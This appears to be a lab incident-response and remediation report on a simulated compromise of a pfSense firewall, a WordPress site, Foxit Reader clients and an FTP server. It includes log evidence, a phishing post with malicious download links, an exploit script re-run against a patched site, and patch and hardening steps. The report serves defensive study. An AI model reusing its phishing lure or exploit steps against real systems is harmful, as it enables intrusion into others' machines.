		>	11/17/23 3:25:31.235 PM	2023-11-17T18:25:31.235543+03:00 lub-vmwarevirtualplatform sudo: 1 ub : TTY=pts/0 ; PWD=/opt/splunkforwarder/etc/system/local ; USER=root ; COMMAND=/usr/sbin/ufw status host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth
		>	11/17/23 3:23:39.216 PM	2023-11-17T18:23:39.216430+03:00 lub-vmwarevirtualplatform systemd-logind[777]: New session 12 of user lub. host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth
		>	11/17/23 3:23:39.185 PM	2023-11-17T18:23:39.185056+03:00 lub-vmwarevirtualplatform login[2565]: pam_unix(login:session): session opened for user lub(uid=1000) by .telnet(uid=0) host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth

here we can see the attacker accessed lub machine through its telnet service

New Search

Save As Create Table View Close

* sourcetype=LubCommands Last 15 minutes

✓ 1 event (11/17/23 3:11:13.000 PM to 11/17/23 3:26:13.000 PM) Job | | | | | standard_perf (search default) Smart Mode

No Event Sampling

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column

List Format 50 Per Page

	i	Time	Event
>		11/17/23 3:23:13.000 PM	asd ls cd Desktop/ ls cat for\ lub Show all 8 lines host = lub-vmwarevirtualplatform source = /home/lub/.bash_history sourcetype = LubCommands

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a index 1
linecount 1
a punct 1
a splunk_server 1
a timestamp 1

+ Extract New Fields

Here we can see what did the attacker do and the commands he entered after accessing the machine

php: /index.php: User logged out for user 'lub' from: 192.168.1.6
php: /index.php: Successful login for user 'lub' from: 192.168.1.6
php: /index.php: Successful login for user 'lub' from: 192.168.1.6
php: /index.php: lub@192.168.1.6 attempted to access /index.php but does not have access to that page. Redirecting to diag_testport.php.
php: /index.php: User logged out for user 'lub' from: 192.168.1.6
php: /index.php: Successful login for user 'diagnoser' from: 192.168.1.6
php: /index.php: Successful login for user 'diagnoser' from: 192.168.1.6

- the attacker is checking the login webpage of the pfsense firewall here he logged in as lub and is being redirected to "diag_testport.php"
- here is another login from the attacker into the user "diagnoser" that has higher privileges we can see here the attacker is monitoring the traffic of the whole local network

- **Malicious Files:** files with weird names the attacker left on the firewall, PDF with Malicious code found on the Tasks post (id =1) on WordPress site and on the employees with Windows OS named “results” that you can download through a link the attacker putted on the post to trick the employees into downloading it to check the results.

NOVEMBER 3, 2023 EDIT

Tasks of the day for every employee in every branch

- 1-Setup your workspace
- 2-meeting at 2 PM on teams
- 3-finish your prototypes
- 4-click the link below to get the template you can use for your prototypes presentations

S3 link == [https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+\(3\).pptx](https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+(3).pptx)

- 5- and we will be sending a lot of pdfs containing the results

be sure to have a pdf reader ,all employee must have Foxit Reader by the end of the day

link in our S3 bucker to download Foxit reader


https://s3.eu-west-3.amazonaws.com/uvpn.prototype/1040d634123948886f664afc95ec0a5e-FoxitReader901_enu_Setup_Prom.exe

results are in this link , download it now

<https://we.tl/t-MJsueDiZHe>



- here is the added content the attacker putted which is a link to download the PDF with the payload inside it



here we can see the calculator” ransomware” has been deployed on the employees' machines due to opening it

```

kali@kali:~$ cat /tmp/.Xauthority
[2.1.3-RELEASE][root@pfSense.localdomain]/usr/local/www(3): ls : grep R*
RShell
[2.1.3-RELEASE][root@pfSense.localdomain]/usr/local/www(4): ls -la : grep R*
drwxr-xr-x  2 root  wheel   512 Nov 19 01:14 RShell
[2.1.3-RELEASE][root@pfSense.localdomain]/usr/local/www(5):

```

- And unknown empty directory with suspicious name found in the /usr/local/www indicates a failure attempt on creating a reverse shell

Attack Timeline:

Attack Timeline



about				domain				platforms			
type				Enterprise ATT&CK v1.4				Linux, Windows, Network, iOS			
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-In-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-In-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution	Account Manipulation	BITS Jobs	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
External Remote Services	InterProcess Communication	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Debugger Evasion	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel	Data Manipulation
Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization Scripts	Dead/Inactive/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over Cited Network Medium	Defacement
Phishing	Scheduled Task/job	Compromise Client Software Binary	Create or Modify System Process	Direct Volume Access	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Exfiltration Over Physical Medium	Disk Wipe
Replication Through Removable Media	Serverless Execution	Create Account	Domain Policy Modification	Domain Policy Modification	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Exfiltration Over Web Service	Endpoint Denial of Service
Supply Chain Compromise	Shared Modules	Create or Modify System Process	Escape to Host	Execution Guardrails	Modify Authentication Process	Debugger Evasion	Taint Shared Content	Data from Configuration Repository	Fallback Channels	Scheduled Transfer	Financial Theft
Trusted Relationship	Software Deployment Tools	Event Triggered Execution	Event Triggered Execution	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Device Driver Discovery	Use Alternate Authentication Material	Data from Information Repositories	Ingress Tool Transfer	Transfer Data to Cloud Account	Firmware Corruption
Valid Accounts	System Services	External Remote Services	Exploitation for Privilege Escalation	File and Directory Permissions Modification	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local System	Multi-Stage Channels		Inhibit System Recovery
	User Execution	Hijack Execution Flow	Hijack Execution Flow	Hide Artifacts	Network Sniffing	File and Directory Discovery		Data from Network Shared Drive	Non-Application Layer Protocol		Network Denial of Service
	Windows Management Instrumentation	Implant Internal Image	Process Injection	Hijack Execution Flow	OS Credential Dumping	Group Policy Discovery		Data from Removable Media	Non-Standard Port		Resource Hijacking
		Modify Authentication Process	Scheduled Task/job	Impair Defenses	Steal or Forge Authentication Certificates	Log Enumeration		Data Staged	Protocol Tunneling		Service Stop
		Office Application Startup	Valid Accounts	Impersonation	Steal or Forge Kerberos Tickets	Network Service Discovery		Email Collection	Proxy		System Shutdown/Reboot
		Power Settings		Indicator Removal	Steal Web Session Cookie	Network Share Discovery		Input Capture	Remote Access Software		
		Pre-OS Boot		Indirect Command Execution	Unsecured Credentials	Network Sniffing		Screen Capture	Traffic Signaling		
		Scheduled Task/job		Masquerading		Password Policy Discovery		Video Capture	Web Service		
		Server Software Component		Modify Authentication Process		Peripheral Device Discovery					
		Traffic Signaling		Modify Cloud Compute Infrastructure		Permission Groups Discovery					
		Valid Accounts		Modify Registry		Process Discovery					
				Modify System Image		Query Registry					
				Network Boundary Bridging		Remote System Discovery					
				Obfuscated Files or Information		Software Discovery					
				Pre-OS Boot		System Information Discovery					
				Process Injection		System Location Discovery					
				Reflective Code Loading		System Network Configuration Discovery					
				Rogue Domain Controller		System Network Connections Discovery					
				Rootkit		System Owner/User Discovery					
				Subvert Trust Controls		System Service Discovery					
				System Binary Proxy Execution		System Time Discovery					
				System Script Proxy Execution		Virtualization/Sandbox Evasion					
				Template Injection							
				Traffic Signaling							
				Trusted Developer Utilities Proxy Execution							
				Unusual/Unsupported Cloud Regions							
				Use Alternate Authentication Material							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Weaken Encryption							
				XSL Script Processing							

The MITRE ATT&CK Navigator Mapping

Remediation:

Vulnerability 1 #: Command Injection, Privilege Escalation and Password Hash Weakness

The Remedition of these vulnerabilities is to upgrade the pfsense firewall to 2.1.5 or the latest which we will do in our case

The command injection was fixed through the next details

“The srcport value is now checked to ensure that it is a valid port number.”

“The srcport value is now escaped before being passed to the exec() function.”


The Password Hash Weakness was fixed through the next details:

using the Bcrypt algorithm to hash user passwords instead of MD5.

bcrypt is a stronger hashing algorithm that is more resistant to brute-force attacks and rainbow table attacks.

Vulnerability 2 #: Content Injection

Upgrade to 4.8.0 or the latest which we will do

A terminal window titled 'ahmad@WordPress: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the execution of 'wget https://wordpress.org/latest.zip' which successfully downloads a 25955109 (25M) zip file. A progress bar indicates 100% completion at 24.75M, 20.0MB/s in 1.2s. The file is saved as 'latest.zip.1'. Then, 'unzip latest.zip' is executed, showing the extraction of files like 'wordpress/xmlrpc.php', 'wordpress/wp-blog-header.php', 'wordpress/readme.html', 'wordpress/wp-signup.php', and 'wordpress/index.php'.

```
ahmad@WordPress: ~  
File Actions Edit View Help  
ahmad@WordPress:~$ wget https://wordpress.org/latest.zip  
--2023-11-19 01:28:27-- https://wordpress.org/latest.zip  
Resolving wordpress.org (wordpress.org) ... 198.143.164.252  
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 25955109 (25M) [application/zip]  
Saving to: 'latest.zip.1'  
  
latest.zip.1          100%[=====>] 24.75M  20.0MB/s   in 1.2s  
  
2023-11-19 01:28:29 (20.0 MB/s) - 'latest.zip.1' saved [25955109/25955109]  
  
ahmad@WordPress:~$ unzip latest.zip  
Archive: latest.zip  
  creating: wordpress/  
  inflating: wordpress/xmlrpc.php  
  inflating: wordpress/wp-blog-header.php  
  inflating: wordpress/readme.html  
  inflating: wordpress/wp-signup.php  
  inflating: wordpress/index.php
```


Download the latest package WordPress

```
ahmad@Wordpress: /var/www/html

File Actions Edit View Help

ahmad@Wordpress:~$ ls
splunkclouduf.spl  wordpress  wordpress-4.7.1.zip
ahmad@Wordpress:~$ cd wordpress/
ahmad@Wordpress:~/wordpress$ ls
index.php      wp-admin/      wp-content/      wp-load.php      wp-signup.php
license.txt     wp-blog-header.php wp-cron.php      wp-login.php     wp-trackback.php
readme.html     wp-comments-post.php wp-includes/     wp-mail.php      xmlrpc.php
wp-activate.php wp-config-sample.php wp-links-opml.php wp-settings.php


ahmad@Wordpress:~/wordpress$ sudo cp -r * /var/www/html/
ahmad@Wordpress:~/wordpress$ cd /var/www/html/
ahmad@Wordpress:/var/www/html$ sudo chown -R www-data:www-data /var/www/html/
ahmad@Wordpress:/var/www/html$ sudo chmod -R 755 /var/www/html/
ahmad@Wordpress:/var/www/html$ sudo rm -rf index.html
ahmad@Wordpress:/var/www/html$
```



To protect from such vulnerability is update to the 4.7.2 version or the latest version, which will prevent any content injection attack, the update contains implementation of input validation in the REST API endpoints, that will check any request for editing or updating ether pages or posts (anything editable), plus the WordPress software now will validate the data too to make sure it does not contain any malicious code. If the any attack try injects malicious data through the API, the WordPress new version will reject the injection and stop the malicious code from being stored in the database or displayed on the website

Vulnerability 3 #: Use-After-Free (UAF)


Upgrade to Foxit 10.1.0 or the latest which we will do in this case



Foxit Reader has improved memory management by using smart pointers and a secure memory allocator, protecting from any memory leaks. Plus, Foxit now includes enhanced security checks, such as verifying pointer validity before removal and memory access.

Vulnerability 4#: Clear Text Credentials & anonymous login

Moving any sensitive information on the FTP server and disabling anonymous login making sure no unauthorized access to FTP nor Telnet



Making only authenticated people able to access the FTP server and removing any sensitive information out of the FTP to somewhere else.

Performing the attack after the remediation implantation

Since the attack is based on a scenario where you need to perform an exploit vulnerability to get to the other vulnerability, we will start in reverse.

Vulnerability 1 #: Command injection

Unable to load the graphic


-and as you can see, the command injection vulnerability was fixed here

Vulnerability 2 #: Content Injection

```
(ahmad@ahmad)-[~/Desktop/POC#2]
$ python3 script.py http://40.67.232.53/ 1 content
* Discovering API Endpoint
* API lives at: http://40.67.232.53/index.php/wp-json/
* Updating post 1
Traceback (most recent call last):
  File "/home/ahmad/Desktop/POC#2/script.py", line 104, in <module>
    update_post(api_url, sys.argv[2], ''.join(new_content))
  File "/home/ahmad/Desktop/POC#2/script.py", line 66, in update_post
    response = urlopen(req).read()
                ^^^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 216, in urlopen
    return opener.open(url, data, timeout)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 525, in open
    response = meth(req, response)
               ^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 634, in http_response
    response = self.parent.error(
               ^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 563, in error
    return self._call_chain(*args)
           ^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 496, in _call_chain
    result = func(*args)
             ^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 643, in http_error_default
    raise HTTPError(req.full_url, code, msg, hdrs, fp)
urllib.error.HTTPError: HTTP Error 400: Bad Request
```

“400 Bad Request response status code indicates that the server cannot or will not process the request due to something that is perceived to be a client error “


Vulnerability 3 #: Use-After-Free (UAF)



Here after the employee opened the PDF with the payload, nothing happened

Other Vulnerability #: Clear Text Credentials & anonymous login

```
(ahmad@kali)-[~]  
$ ftp 192.168.1.5  
Connected to 192.168.1.5.  
220-InterVations FileCOPA FTP Server Version 10.01 19th February 2019  
220 Trial Version. 27 days remaining  
Name (192.168.1.5:ahmad): anonymous  
331 Password required for anonymous  
Password:  
530 Login incorrect  
ftp: Login failed  
ftp>
```



And for the clear Credentials must be hashed or compressed with strong password policy, in our case it was removed in case even if he got the access somehow, he won't find any sensitive information

```
ftp> ls
229 Entering Passive Mode (|||4000|)
150 Opening ASCII mode data connection for file list
11-16-23 09:05AM <DIR> Anonymous
11-19-23 03:56AM <DIR> john
11-19-23 03:56AM <DIR> lub
11-19-23 03:56AM <DIR> test
226 Transfer complete.
ftp> cd lub
250 CWD command successful.
ftp> ls
229 Entering Passive Mode (|||4000|)
150 Opening ASCII mode data connection for file list
226 Transfer complete.
ftp> █
```